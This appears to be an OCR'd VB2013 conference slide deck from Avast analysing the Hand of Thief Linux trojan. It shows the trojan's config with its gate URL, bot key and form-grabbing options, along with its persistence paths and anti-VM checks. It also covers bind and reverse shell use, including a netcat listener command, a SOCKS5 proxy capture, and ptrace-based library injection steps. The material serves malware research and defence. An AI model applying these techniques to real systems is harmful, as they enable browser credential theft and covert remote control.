Introducing AVAST
The best things in life are free
& Linux Desktop Trojans

Miloš Korenko
vb2013.avast.com
korenko@avast.com

VB2013, Berlin

www.avast.com

Active users on Oct 1st 2013

197,551,618

Active users in ±16 days:

200,000,000+

200,000,000+

AVAST Proud Beer Sponsor 2012

1st place
Dmitry Gryaznov
McAfee

2nd place
Jiří Bracek
AVG

3rd place
Roman Kováč
ESET

Are Linux Desktop Systems threatened by Trojans?

Peter Kálnai
kalnai@avast.com

Jaromír Hořejší
horejsi@avast.com

```
========================================================
|| ...    *    .   _  .      *               *        ||
||*  .  *     .   * (_)   *                           ||
||  .      |*  ..   *   ..                            ||
||   .  * \|  * .___.  .. *               *           ||
||*   \/   |/ \/(o,o)     .                      *    ||
||  _\_\   |  / /)  )* _/_ *                          ||
||      \ \| /,--"-"---  ..  * Coded by Hand of Thief ||
||_-----`  |(,__,__/__/_ .         *                  ||
||       \ ||      ..                 *               ||
||        ||| .            *                          ||
|| *      |||                     *                   ||
||      * |||           *              *              ||
||, -=-~' .-^- _--^----.-.-.-.-^.-.-.-.-.-.-.-.-.-.-  ||
||           `                                        ||
========================================================
```

VB2013, Berlin

www.avast.com


Outline

- The story of Trojans on Linux desktops
- Structure of the Hand of Thief Trojan
- Functionality of the Hand of Thief Trojan
  - Injections methods
  - Backdoor scripts
  - Form grabbing of browsers
- Discussion of the viability of the threat

The story of Linux Trojans

- Multi:Wirenet, summer 2012 (mentioned in Forbes)
  - All versions: Windows, Linux and OSX
  - Keylogging, stealing of password files of browsers, backdoor
- Hand of Thief (ELF:Hanthie)
  - RSA blog 9th August – admin panel; bot builder; $2000 price
  - AVAST blog 27th August – mainly static analysis
  - RSA 3rd September – dynamic analysis → not viable!

Structure of HoT



Structure of HoT - Config

```
entry "MainConfig"
        GateURL "http:///10.0.61.20/hat/gate.php"
        Port 80
        KnockDelay 300
        BotKey "s3cr3t_b0t_k3y"
        EncryptionKey "VeryStrongEncryptionKey123456789“
end
entry "FormGrabber"
        EnableFG 1
        EnableFirefox 1
        EnableChromium 1
        EnableChrome 1
        GrabPOST 1
        GrabGET 1
        GrabREFERER 1
        GrabCOOKIE 1
end
entry "BlockedHosts"
        Block …
end
```

Features of Hand of Thief

- Self- Protection
- Backdoor capabilities
- Injection methods
- Form grabbing (Man-in-the-browser)

Features of HoT – Self-Protection

- Dropper packed with UPX
- XOR Obfuscation of character strings with varying byte-key
- Additional components encrypted with AES256

- Persistence:
  - Binary: ~/.config/.System-Firewalls/system-firewall.s3cr3t_b0t_k3y.config
  - Shortcut: ~/.config/autostart/system-firewall.s3cr3t_b0t_k3y.desktop

Features of HoT – Self-Protection

- Antivirtualization:
  - Is string VBOX, Vmware in */proc/scsi/scsi*?
  - Is string QEMU, PowerVM Lx86, IBM/S390 in */proc/cpuinfo*?
  - OpenVZ: is access to */proc/vz*?
  - Xen hypervisor: is access to */proc/xen/capabilities*?
- Antimonitoring:
  - Is Wireshark running?
  - Is tcpdump running?

Features of HoT – Bind shell

- Bind shell
  - attacker sends "bind" command to victim
  - victim executes *unix-daemon* with parameters <port> and <password>
  - attacker uses "telnet <victim> <port>" to connect to victim

- bind shell - used to connect to system with public IPs


Features of HoT – Reverse shell

- Reverse shell
  - attacker starts listening server "nc -vv -k -l <port>"
  - attacker sends "bc" command to victim
  - victim executes *p0stfix* daemon with parameters <attacker> <port>

- reverse shell - used to connect to systems behind NAT or firewall, private IPs

Features of HoT – SOCKS5 proxy

- Establishing the proxy SOCKS5 connection:



```
[4] 16018
[1]   Done
slave@slave-VirtualBox
gotcdq.default/foxypro
```

```
slave@slave-VirtualBox:~/tools/aaa$ sudo ./proxy_socks5-orig.pl 111
[sudo] password for slave:
```

Connection Settings

Configure Proxies to Access the Internet

- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- [✓ Manual proxy configuration:]

HTTP Proxy:		Port:	0
	Use this proxy server for all protocols		
SSL Proxy:		Port:	0
FTP Proxy:		Port:	0
SOCKS Host:	localhost	Port:	111
	SOCKS v4 [✓ SOCKS v5]		
No Proxy for:	localhost, 127.0.0.1		

Example: .mozilla.org, .net.nz, 192.168.1.0/24

- Automatic proxy configuration URL:


Net Activity Viewer

Protocol	Local Port	State	Remote Address	Remote Port	Remote Host
tcp	53 domain	LISTEN	*	*	.
udp	53 domain		*	*	.
udp	68 bootpc		*	*	.
tcp	111 sunrpc	LISTEN	*	*	.
tcp	631 ipp	LISTEN	*	*	.
tcp6	631 ipp	LISTEN	*	*	.
udp	5353 mdns		*	*	.
udp6	5353 mdns		*	*	.
tcp	33380	CLOSE_WAIT	91.189.94.41	80 http	backoo.canonical.com
tcp	33381	CLOSE_WAIT	91.189.94.41	80 http	backoo.canonical.com
tcp	33382	CLOSE_WAIT	91.189.94.41	80 http	backoo.canonical.com
tcp	33383	CLOSE_WAIT	91.189.94.41	80 http	backoo.canonical.com
udp6	35162		*	*	.
tcp	51057	ESTABLISHED	192.168.56.1	139 netbios-ssn	.
udp	52224		*	*	.
tcp	53067	CLOSE_WAIT	91.189.89.144	80 http	mistletoe.canonical.com

```
Established: 1/16   Sent: 371 KB +0 B/s   Received: 13 MB +0 B/s
```


Features of HoT – SOCKS5 proxy

- Handshake



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	127.0.0.1	127.0.0.1	TCP	74	51377 > sunrpc [SYN]
2	0.000010	127.0.0.1	127.0.0.1	TCP	74	sunrpc > 51377 [SYN,
3	0.000016	127.0.0.1	127.0.0.1	TCP	66	51377 > sunrpc [ACK]


- Available authentication methods:



```
▸ Transmission Control Protocol, Src Port: 51377 (51377), Dst Port: sunrpc (111), Seq: 1, Ack: 1, Len: 3
▸ Remote Procedure Call

0020  00 01 c8 b1 00 6f 0b bf  fa c0 08 6d 66 4e 80 18   .....o.. ...mfN..
0030  10 03 fe 2b 00 00 01 01  08 0a 01 6a e5 33 01 6a   ...+.... ...j.3.j
0040  e5 33 05 01 00                                     .3...
```

- Chosen NO_AUTH method:




```
▸ Transmission Control Protocol, Src Port: sunrpc (111), Dst Port: 51377 (51377), Seq: 1, Ack: 4, Len: 2
▸ Remote Procedure Call

0020  00 01 00 6f c8 b1 08 6d  66 4e 0b bf fa c3 80 18   ...o...m fN......
0030  10 00 fe 2a 00 00 01 01  08 0a 01 6a e5 33 01 6a   ...*.... ...j.3.j
0040  e5 33 05 00                                        .3..
```

Features of HoT – SOCKS5 proxy


- Establish TCP connection to domain name



```
▸ Transmission Control Protocol, Src Port: 51377 (51377), Dst Port: sunrpc (111), Seq: 4, Ack: 3, Len: 21
▸ Remote Procedure Call

0030  10 03 fe 3d 00 00 01 01  08 0a 01 6a e5 33 01 6a   ...=.... ...j.3.j
0040  e5 33 05 01 00 03 0e 77  77 77 2e 67 6f 6f 67 6c   .3.....w ww.googl
0050  65 2e 63 6f 6d 00 50                               e.com.P
```


- Request granted



```
▸ Transmission Control Protocol, Src Port: sunrpc (111), Dst Port: 51377 (51377), Seq: 3, Ack: 25, Len: 21
▸ Remote Procedure Call

0030  10 00 fe 3d 00 00 01 01  08 0a 01 6a e5 33 01 6a   ...=.... ...j.3.j
0040  e5 33 05 00 00 03 0e 77  77 77 2e 67 6f 6f 67 6c   .3.....w ww.googl
0050  65 2e 63 6f 6d 00 50                               e.com.P
```

- Query




```
▸ Transmission Control Protocol, Src Port: 51377 (51377), Dst Port: sunrpc (111), Seq: 25, Ack: 24, Len: 534
▸ Remote Procedure Call

0040  e5 33 47 45 54 20 2f 20  48 54 54 50 2f 31 2e 31   .3GET /  HTTP/1.1
0050  0d 0a 48 6f 73 74 3a 20  77 77 77 2e 67 6f 6f 67   ..Host:  www.goog
0060  6c 65 2e 63 6f 6d 0d 0a  55 73 65 72 2d 41 67 65   le.com.. User-Age
0070  6e 74 3a 20 4d 6f 7a 69  6c 6c 61 2f 35 2e 30 20   nt: Mozi lla/5.0
```

Features of HoT – SOCKS5 proxy

- Response



```
▸ Transmission Control Protocol, Src Port: sunrpc (111), Dst Port: 51377 (51377), Seq: 24, Ack: 559, Len: 575
▸ Remote Procedure Call

0040  e5 34 48 54 54 50 2f 31  2e 31 20 33 30 32 20 46   .4HTTP/1 .1 302 F
0050  6f 75 6e 64 0d 0a 4c 6f  63 61 74 69 6f 6e 3a 20   ound..Lo cation: 
0060  68 74 74 70 3a 2f 2f 77  77 77 2e 67 6f 6f 67 6c   http://w ww.googl
0070  65 2e 63 7a 2f 3f 67 77  73 5f 72 64 3d 63 72 26   e.cz/?gw s_rd=cr&
```

Features of HoT - Injection

Command	Action
ptrace(PTRACE_ATTACH, …)	Attach to the target process
waitpid(…)	Wait for target to stop (SIGSTOP)
ptrace(PTRACE_GETREGS, …)	Read target’s registers
ptrace(PTRACE_PEEKTEXT, …)	Backup 0x800 bytes from target’s stack
ptrace(PTRACE_POKETEXT, …)	Write library name into target’s stack
ptrace(PTRACE_SETREGS, …)	Modify target’s registers
ptrace(PTRACE_CONTINUE, …)	Run target
waitpid(…)	Wait for target to finish (SIGSEGV)
ptrace(PTRACE_SETREGS, …)	Restore target’s registers
ptrace(PTRACE_POKETEXT, …)	Restore target’s stack
ptrace(PTRACE_DETACH, …)	Detach from the target process

Features of HoT - Injection

Stack before and after injection:


address	Original value	New value
esp + 0	Return address	0
esp + 4	First function parameter	address of szLibraryName
esp + 8	Second function parameter	Flag
esp+0x400	Arbitrary data on stack	szLibraryName

